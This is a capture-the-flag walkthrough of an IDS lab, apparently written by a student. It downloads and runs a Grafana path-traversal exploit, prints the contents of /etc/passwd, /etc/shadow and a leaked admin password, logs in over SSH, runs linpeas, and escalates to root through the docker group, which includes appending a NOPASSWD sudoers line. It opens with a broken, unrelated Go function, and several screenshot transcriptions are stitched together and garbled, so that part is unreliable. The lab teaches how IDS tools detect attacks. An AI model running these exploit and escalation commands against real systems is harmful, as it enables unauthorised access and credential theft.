'kali:~/Desktop\$' and 'kali:~/Desktop\$'.

```
// getPluginAssets returns public plugin assets (images, JS, etc.)  
//  
// Returns:  
//   - nil if no assets found  
//   - []Asset if assets found  
func (ts *httpServer) getPluginAssets(assetName string) ([]Asset, error) {  
    pluginID := ts.PluginAssets[assetName].RequestID()  
    plugin := ts.plugins[pluginID].Plugin()  
    pluginContext := ts.plugins[pluginID].Req.Context()  
    if !exists := plugin.Context().(*e.PluginContext).HasPlugin(pluginID); exists {  
        e.LogPluginInfo("Plugin not found", plugin)  
        return nil  
    }  
  
    response := ts.PluginAssets[assetName].Req.(http.ResponseWriter)  
    if err := response.WriteHeader(http.StatusOK); err != nil {  
        e.LogPluginError("Failed to write status code", err)  
        return nil  
    }  
  
    if err := ts.getPluginAssets(assetName, response); err != nil {  
        e.LogPluginError("Failed to get plugin assets", err)  
        return nil  
    }  
  
    // It's safe to ignore golang warning below since we already clean the requested file path and ends  
    // with a prefix of the plugin's directory, which is set during plugin loading  
    if _, err := ts.getPluginAssets(assetName, response); err != nil {  
        e.LogPluginError("Failed to get plugin assets", err)  
        return nil  
    }  
  
    if err := ts.PluginAssets[assetName].Req.(http.ResponseWriter).Header().Set("Content-Type", "application/javascript"); err != nil {  
        e.LogPluginError("Failed to set Content-Type header", err)  
        return nil  
    }  
  
    if err := ts.PluginAssets[assetName].Req.(http.ResponseWriter).Header().Set("Content-Length", strconv.Itoa(len(assetName))); err != nil {  
        e.LogPluginError("Failed to set Content-Length header", err)  
        return nil  
    }  
  
    response.WriteHeader(http.StatusOK)  
    if err := response.Write([]byte(assetName)); err != nil {  
        e.LogPluginError("Failed to write asset", err)  
        return nil  
    }  
  
    return nil  
}  
  
func Test_getPluginAssets(t *testing.T) {  
    pluginID := "test-plugin"  
}
```

# Task 7: Rulesets

I inspected Suricata/IDS rule indicators on the alerts page and noted which signatures corresponded to my scans. Observing rule hits explained why certain traffic triggered alerts and clarified how signatures map to observable network activity.

Task 7 ✓ Rulesets ^

Any signature-based IDS is ultimately reliant on the quality of its ruleset; attack signatures must be well defined, tested, and consistently applied otherwise, it is likely that an attack will remain undetected. It is also important that the rule set be kept up to date in order to reduce the time between a new exploit being discovered and its signatures being loaded into deployed IDS. Ruleset development is difficult and, all rule sets especially, ones deployed in NIDS will never completely accurate. Inaccurate rules sets may generate false positives or false negatives with both failures affecting the security of the assets under the protection of an IDS.

In this case, we have identified that one of the target assets is affected by a critical vulnerability which, will allow us to bypass authentication and gain read access to almost any file on the system. It's been a while since this [vulnerability](#) was made public so its signature is available in the Emerging Threats Open ruleset which is loaded by default in Suricata. Let's run this exploit and see if we are detected; First, grab the script to run this exploit from GitHub:

```
 wget https://raw.githubusercontent.com/Jroo1053/GrafanaDirInclusion/master/src/exploit.py
```

Once the script has finished downloading you can then run it with:

```
 python3 exploit.py -u MACHINE_IP -p 3000 -f <REMOTE FILE TO READ>
```

See what you can find on the server, remember that the exploit, gives us access to the same privileges of the user that's running the service. Once you're happy with what you've found on the server have a look at the IDS alert history at `MACHINE_IP:8000/alerts`. Can you see any evidence that this particular exploit was detected? like I said not all rule sets are perfect.

Answer the questions below

---

What is the password of the grafana-admin account?

✓ Correct Answer Hint

Is it possible to gain direct access to the server now that the grafana-admin password is known? (yay/nay)

✓ Correct Answer Hint

Are any of the attached IDS able to detect the attack if the file /etc/shadow is requested via the exploit, if so what IDS detected it?

✓ Correct Answer Hint



# Task 8: Host Based IDS (HIDS)

reviewed host-based alerts (Wazuh or local HIDS logs) after running reconnaissance and exploitation attempts. The HIDS alerted on suspicious file access and process creation, showing host-level telemetry can detect actions that NIDS might miss.

## Task 8 ✓ Host Based IDS (HIDS)

Not all forms of malicious activity involve network traffic that could be detected by a NIDS, ransomware, for example, could be disturbed via an external email service provider installed and executed on a target machine and, only be detected by a NIDS once, it calls home with messages of its success which, of course, is way too late. For this reason, it is often advisable to deploy a host-based IDS alongside a NIDS to check for suspicious activity that occurs on devices and not just over the network including:

- Malware execution
- System configuration changes
- Software errors
- File integrity changes
- Privilege escalation

HIDS deployment can be a lot more complex than NIDS as they often require the installation and management of an agent on each host intended to be covered by the HIDS. This agent typically forwards activity from the data sources on the system to a central management and processing node which then applies the rules to the forwarded data in a manner similar to any other IDS. These data sources typically include:

- Application and system log files
- The Windows registry
- System performance metrics
- The state of the file system itself

This can be hard to manage in a large environment without some form of automated deployment mechanism, like Ansible. It is also often necessary to perform additional configuration work when first deploying a HIDS as the default options are likely to miss certain applications. For example, to create this demo deployment I built custom docker images for each service that was monitored by the HIDS and configured the agent to read from each services log file, performing this for every containerized service on a real network and managing updates would quickly get out of hand unless automation was deployed.

The primary difference between HIDS and NIDS is the types of activity that they can detect. A HIDS will not typically have access to a log of network traffic and is, therefore, unable to detect certain forms of activity at all or will only be able to detect more aggressive activity. We can demonstrate this now running the following command and taking note of what IDS detects the activity, remembering that Wazuh and Suricata are both attached to the target:

```
nmap -sV MACHINE_IP
```

Wazuh should be able to detect that an insecure SSH connection attempt was made to the server but will not mention the connection to the HTTP server, unlike Suricata. However, if we run:

```
nmap --script=vuln MACHINE_IP
```

Wazuh will create thousands of alerts as it will detect each 400 error code created as a result of running the vuln script as this attack creates entries in the error log which, is one of the sources that Wazuh reads from if it has been configured too.

```
kali@kali: ~
```

Session Actions Edit View Help

Desktop Downloads exploit.py exploit.py nikto\_8000.txt Pictures scan.txt token.txt vuln-bank  
Documents exploit.py Music nmap\_initial.txt Public Templates Videos

```
(kali㉿kali)-[~]
└$ chmod +x exploit.py
chmod: invalid mode: 'x+'
Try 'chmod --help' for more information.

(kali㉿kali)-[~]
└$ chmod +x exploit.py

(kali㉿kali)-[~]
└$ python3 exploit.py -u 10.201.105.5 -p 3000 -f /etc/passwd
Connecting To Server
Sending Request to http://10.201.105.5:3000/public/plugins/stat/../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../................................................................/etc/passwd
root:x:0:root:/root:/bin/bash
daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:bin:/bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
syslog:x:105:106::/home/syslog:/usr/sbin/nologin
ossec:x:106:108::/var/ossec:/sbin/nologin
grafana:x:107:109::/usr/share/grafana:/bin/false
```

```
(kali㉿kali)-[~]
└$ python3 exploit.py -u 10.201.105.5 -p 3000 -f /etc/grafana/grafana.ini | grep -i "password"
# You can configure the database connection by specifying type, host, name, user and password
# If the password contains # or ; you have to wrap it with triple quotes. Ex """#password;"""
;password =
# default admin password, can be changed before first start of grafana, or in profile settings
admin_password = GraphingTheWorld32
;password_hint = password
# If the password contains # or ; you have to wrap it with triple quotes. Ex """#password;"""
;password =
; basic_auth_password =
;password =

(kali㉿kali)-[~]
└$
```

```
(kali㉿kali)-[~]
└$
```

```
[(kali㉿kali)-~] $ python3 exploit.py -u 10.201.105.5 -p 3000 -f /etc/grafana/grafana.ini | grep -i "password"
# You can configure the database connection by specifying type, host, name, user and password
# If the password contains # or ; you have to wrap it with triple quotes. Ex """#password;"""
;password =
# default admin password, can be changed before first start of grafana, or in profile settings
admin_password = GraphingTheWorld32
;password_hint = password
# If the password contains # or ; you have to wrap it with triple quotes. Ex """#password;"""
;password =
; basic_auth_password =
;password =

[(kali㉿kali)-~] $
[(kali㉿kali)-~] $ python3 exploit.py -u 10.201.105.5 -p 3000 -f /etc/grafana/grafana.ini | grep -i "graphana-admin"


[(kali㉿kali)-~] $ python3 exploit.py -u 10.201.105.5 -p 3000 -f /etc/grafana/grafana.ini | grep -i "grafana-admin"
admin_user = grafana-admin
[(kali㉿kali)-~] $
[■]
```

```
Session Actions Edit View Help

# You can configure the database connection by specifying type, host, name, user and password
# If the password contains # or ; you have to wrap it with triple quotes. Ex """#password;"""
;password =
# default admin password, can be changed before first start of grafana, or in profile settings
admin_password = GraphingTheWorld32
;password_hint = password
# If the password contains # or ; you have to wrap it with triple quotes. Ex """#password;"""
;password =
; basic_auth_password =
;password =

[(kali㉿kali)-~] $
[(kali㉿kali)-~] $ python3 exploit.py -u 10.201.105.5 -p 3000 -f /etc/grafana/grafana.ini | grep -i "graphana-admin"

[(kali㉿kali)-~] $ python3 exploit.py -u 10.201.105.5 -p 3000 -f /etc/grafana/grafana.ini | grep -i "grafana-admin"
admin_user = grafana-admin
[(kali㉿kali)-~] $
[■]
$ python3 exploit.py -u 10.201.105.5 -p 3000 -f /etc/shadow
Connecting To Server
Sending Request to http://10.201.105.5:3000/public/plugins/mssql/../../../../../../../../../../../../etc/shadow
root:*:19067:0:99999:7:::
daemon:*:19067:0:99999:7:::
bin:*:19067:0:99999:7:::
sys:*:19067:0:99999:7:::
sync:*:19067:0:99999:7:::
games:*:19067:0:99999:7:::
man:*:19067:0:99999:7:::
lp:*:19067:0:99999:7:::
mail:*:19067:0:99999:7:::
news:*:19067:0:99999:7:::
uucp:*:19067:0:99999:7:::
proxy:*:19067:0:99999:7:::
www-data::*:19067:0:99999:7:::
backup:*:19067:0:99999:7:::
list:*:19067:0:99999:7:::
irc:*:19067:0:99999:7:::
gnats:*:19067:0:99999:7:::
nobody:*:19067:0:99999:7:::
_apt:*:19067:0:99999:7:::
systemd-timesync:*:19085:0:99999:7:::
systemd-network:*:19085:0:99999:7:::
systemd-resolve:*:19085:0:99999:7:::
messagebus:*:19085:0:99999:7:::
syslog:*:19085:0:99999:7:::
ossec:*:19088:0:99999:7:::
grafana:*:19088:0:99999:7:::
```



## **FScore**

Board Alerts Logout

Welcome, kidlaroi

**Current Score:**

1642.530

## Alert Stats

Total Number of Recorded IDS Alerts: 431  
Highest Alert Score: 5.33  
Average Alert Score: 3.81  
Lowest Alert Score: 3

[View All Alerts](#)

## Most Recent Alerts: Wazuh

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Show 10 entries

Search:

Timestamp	Message	Category	Severity	Targeted Asset	Score
No data available in table					

Previous

Next

## Most Recent Alerts: Suricata

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Show 10 entries

**Search:**

Timestamp	Message	Category	Severity	Targeted Asset	Score
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.20	4.27
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.10	2.67
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.10	2.67
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.20	4.27
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.30	5.33
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.10	2.67
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.10	2.67
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.20	4.27

# Task 9: Privilege Escalation Recon

I searched for local misconfigurations and potential escalation vectors such as SUID binaries, world-writable files, or leaked credentials (`sudo -l`, `linpeas`). This reconnaissance identified candidate vectors for privilege escalation and produced host-level alerts.

Task 9 ✓ Privilege Escalation Recon ^

Now, that an initial foothold has been established it's time to discuss how IDS can track privilege escalation. This is primarily a task for HIDS as many post-exploitation tasks like, privilege escalation do not require communication with the outside world and are hard or impossible to detect with a NIDS. In fact, privilege escalation is our first task as we are not yet root. The first step in privilege escalation is usually checking what permissions we currently have this, could save us a lot of work if we're already in the sudo group. There are a few different ways to check this including:

- `sudo -l` this will return a list of all the commands that an account can run with elevated permissions via `sudo`
- `groups` will list all of the groups that the current user is a part of.
- `cat /etc/group` should return a list of all of the groups on the system and their members. This can help in locating users with higher access privileges and not just our own.

Run all of these commands and note which ones create an IDS alert, Suricata will be blind to all of this as none of these commands create network activity. It is also possible to check this and more with a script like `linPEAS`, so far every time we've used a script it has tended to be the source of more information but an increase in alerts. However, this is not always the case. Run `linpeas` on the system now and take note of how many alerts are created, in relation to the large amount of reconnaissance it performs.

Of course, this activity isn't completely invisible as `linpeas` would likely be detected by an antivirus if one was installed though, there are ways to reduce its footprint. There is also the question of transporting the script to the target system, Suricata is capable of detecting when scripts are downloaded via `wget`, however, TLS restricts its ability to actually detect the traffic without the deployment of web proxy servers. It may also be possible to simply copy and paste the script's content however, most HIDS implement some form of file system integrity monitoring which would detect the addition of the script even if an antivirus was not installed, more on this later.

Either way, `linpeas` should be able to identify a potential privilege escalation vector.

---

Answer the questions below

What tool does linPEAS detect as having a potential escalation vector?

docker

✓ Correct Answer

💡 Hint

Is an alert triggered by Wazuh when linPEAS is added to the system, if so what its severity?

5

✓ Correct Answer

💡 Hint

grafana-admin@reversegear: ~

Session Actions Edit View Help

```
libgdata22      libogdi4.1      libsoup2.4-common  libyelp0      python3-kismetcaptureslamlr
libgeos3.13.1   libplacebo349   libtheora0       python3-bluepy  python3-packaging-whl
Use 'sudo apt autoremove' to remove them.
```

Installing:

```
sshpss
```

Summary:

```
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 9
Download size: 12.7 kB
Space needed: 41.0 kB / 58.0 GB available
```

```
Get:1 http://kali.download/kali kali-rolling/main amd64 sshpass amd64 1.10-0.1 [12.7 kB]
```

```
Fetched 12.7 kB in 1s (11.6 kB/s)
```

```
Selecting previously unselected package sshpass.
```

```
(Reading database ... 425976 files and directories currently installed.)
```

```
Preparing to unpack .../sshpss_1.10-0.1_amd64.deb ...
```

```
Unpacking sshpass (1.10-0.1) ...
```

```
Setting up sshpass (1.10-0.1) ...
```

```
Processing triggers for man-db (2.13.1-1) ...
```

```
Processing triggers for kali-menu (2025.4.1) ...
```

```
Scanning processes ...
```

```
Scanning linux images ...
```

```
Running kernel seems to be up-to-date.
```

```
No services need to be restarted.
```

```
No containers need to be restarted.
```

```
No user sessions are running outdated binaries.
```

```
No VM guests are running outdated hypervisor (qemu) binaries on this host.
```

```
##### Reverse Gear Racing LTD. #####
ALERT! You are entering into a secured area! Your IP, Login Time, Username has been noted and has been sent to the server administrator!
This service is restricted to authorized users only. All activities on this system are logged.
Unauthorized access will be fully investigated and reported to the appropriate law enforcement agencies.
```

```
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-107-generic x86_64)
```

```
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
```

```
System information as of Mon 29 Sep 15:04:42 UTC 2025
```

```
System load: 0.16          Users logged in:      0
Usage of /: 73.8% of 18.82GB  IPv4 address for ctf: 172.200.0.1
Memory usage: 54%           IPv4 address for docker0: 172.17.0.1
Swap usage: 0%              IPv4 address for eth0: 10.201.105.5
Processes: 192
```

```
23 updates can be applied immediately.
```

```
To see these additional updates run: apt list --upgradable
```

```
The list of available updates is more than a week old.
```

```
To check for new updates run: sudo apt update
```

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

```
Last login: Wed Apr  6 09:08:36 2022 from 192.168.56.1
```

```
grafana-admin@reversegear:~$ █
```

```
Session Actions Edit View Help
grafana-admin@reversegear:~$ groups
grafana-admin docker
grafana-admin@reversegear:~$ cat /etc/groups
cat: /etc/groups: No such file or directory
grafana-admin@reversegear:~$ cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog,fred
tty:x:5:syslog
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:fred
floppy:x:25:
tape:x:26:
sudo:x:27:fred
audio:x:29:
dip:x:30:fred
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:
utmp:x:43:
video:x:44:
sasl:x:45:
plugdev:x:46:fred
staff:x:50:
games:x:60:
users:x:100:
nogroup:x:65534:
systemd-journal:x:101:
systemd-network:x:102:
systemd-resolve:x:103:
systemd-timesync:x:104:
crontab:x:105:
messagebus:x:106:
input:x:107:
kvm:x:108:
render:x:109:
syslog:x:110:
tss:x:111:
uuidd:x:112:
tcpdump:x:113:
ssh:x:114:
landscape:x:115:
lxde:x:116:fred
systemd-coredump:x:999:
fred:x:1000:
docker:x:998:grafana-admin
grafana-admin:x:1001:
ossec:x:117:
grafana-admin@reversegear:~$ █
```

grafana-admin@reversegear:~

```
Session Actions Edit View Help
sshpass -p 'GraphingTheWorld32' ssh -o PreferredAuthentications=password -o PubkeyAuthentication=no grafana-admin@10.201.105.5

[sudo] password for kali:
Hit:1 http://http.kali.org/kali kali-rolling InRelease
9 packages can be upgraded. Run 'apt list --upgradable' to see them.
sshpass is already the newest version (1.10-0.1).
The following packages were automatically installed and are no longer required:
  amass-common   libhdf4-0-alt   libportmidi0   libtheoradec1   python3-gpg           python3-wheel-whl
  libbluray2     libjs-jquery-ui  libqt5ct-common1.8 libtheoraenc1   python3-kismetcapturebtgeiger  samba-ad-dc
  libbison1.0-0t64 libjs-underscore  libsframe1    libudfread0    python3-kismetcapturefreaklabszigbee  samba-ad-provision
  libgdal36      libmongoc-1.0-0t64 libsigsegv2    libvpx9       python3-kismetcapturertl433   samba-dsdb-modules
  libgdata-common libmongocrypt0   libsoup2-4-1    libx264       python3-kismetcapturetladsb
  libgdata22     libogd14.1      libsoup2.4-common libyelp0      python3-kismetcapturetlamr
  libgeos3.13.1  libplacebo349   libtheora0     python3-bluepy  python3-packaging-whl
Use 'sudo apt autoremove' to remove them.

Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 9

#####
Reverse Gear Racing LTD.
ALERT! You are entering into a secured area! Your IP, Login Time, Username has been noted and has been sent to the server administrator!
This service is restricted to authorized users only. All activities on this system are logged.
Unauthorized access will be fully investigated and reported to the appropriate law enforcement agencies.

Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-107-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Mon 29 Sep 15:24:11 UTC 2025

System load: 0.16          Users logged in:      0
Usage of /: 73.9% of 18.82GB  IPv4 address for ctf: 172.200.0.1
Memory usage: 53%          IPv4 address for docker0: 172.17.0.1
Swap usage: 0%              IPv4 address for eth0: 10.201.105.5
Processes: 186

23 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Sep 29 15:04:45 2025 from 10.2.2.241
grafana-admin@reversegear:~$ pwd
/home/grafana-admin
grafana-admin@reversegear:~$ ls -la
total 44
drwxr-xr-x 3 grafana-admin grafana-admin 4096 Sep 29 15:23 .
drwxr-xr-x 4 root         root      4096 Apr  6  2022 ..
-rw----- 1 grafana-admin grafana-admin 202 Sep 29 15:23 .bash_history
-rw-r--r-- 1 grafana-admin grafana-admin 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 grafana-admin grafana-admin 3771 Feb 25 2020 .bashrc
drwx----- 2 grafana-admin grafana-admin 4096 Apr  6  2022 .cache
-rw----- 1 grafana-admin grafana-admin 12288 Sep 29 15:23 .pe.sh.swp
-rw-r--r-- 1 grafana-admin grafana-admin  807 Feb 25 2020 .profile
-rw----- 1 grafana-admin grafana-admin  751 Sep 29 15:23 .viminfo
grafana-admin@reversegear:~$
```

# Task 10: Performing Privilege Escalation

attempted controlled privilege escalation steps using documented exploits or configuration changes identified earlier. Each step triggered HIDS/NIDS entries, demonstrating how attack actions correlate with IDS telemetry

## Task 10 ✓ Performing Privilege Escalation

The last task allowed us to identify Docker as a potential privilege escalation vector. Now it's time to perform the escalation itself. First, though, I should explain how this particular privilege escalation works. In short, this attack leverages a commonly suggested [workaround](#) that allows non-root users to run docker containers. The workaround requires adding a non-privileged user to the `docker` group which, allows that user to run containers without using `sudo` or having root privileges. However, this also grants effective root-level privileges to the provided user, as they are able to spawn containers without restriction.

We can use these capabilities to gain root privileges quite easily try and run the following with the `grafana-admin` account:

```
docker run -it --entrypoint=/bin/bash -v /:/mnt/ ghcr.io/jroo1053/ctfscoreapache:master
```

This will spawn a container in interactive mode, overwrite the default entry-point to give us a shell, and mount the hosts file system to root. From within this container, we can then edit one of the following files to gain elevated privileges:

- `/etc/group` We could add the `grafana-admin` account to the root group. Note, that this file is covered by the HIDS
- `/etc/sudoers` Editing this file would allow us to add the `grafana-admin` account to the sudoers list and thus, we would be able to run `sudo` to gain extra privileges. Again, this file is monitored by Wazuh. In this case, we can perform this by running:  

```
echo "grafana-admin ALL=(ALL) NOPASSWD: ALL" >>/mnt/etc/sudoers
```
- We could add a new user to the system and join the root group via `/etc/passwd`. Again though, this activity is likely to be noticed by the HIDS

Try a few of these options and note the resultant IDS alerts.

Answer the questions below

Perform the privilege escalation and grab the flag in `/root/`

[SNEAK\_ATTACK\_CRITICAL]

✓ Correct Answer

kali-linux-2025.2-vmware-amd64 - VMware Workstation 17 Player

Player | 1 2 3 4 | Home | CTFScore | Home - Graf | GitHub - jas5 | 12:00 | 90% | 10.201.105.5:8000/index | OffSec | Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | Free Whois Lookup | Explore our database ...

## CTFScore

Dashboard Alerts Logout

### Welcome, kidlaroi

**Current Score:**  
**2848.430**

### Alert Stats

Total Number of Recorded IDS Alerts: 670  
Highest Alert Score: 5.33  
Average Alert Score: 4.25  
Lowest Alert Score: 3

[View All Alerts](#)

### Most Recent Alerts: Wazuh

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

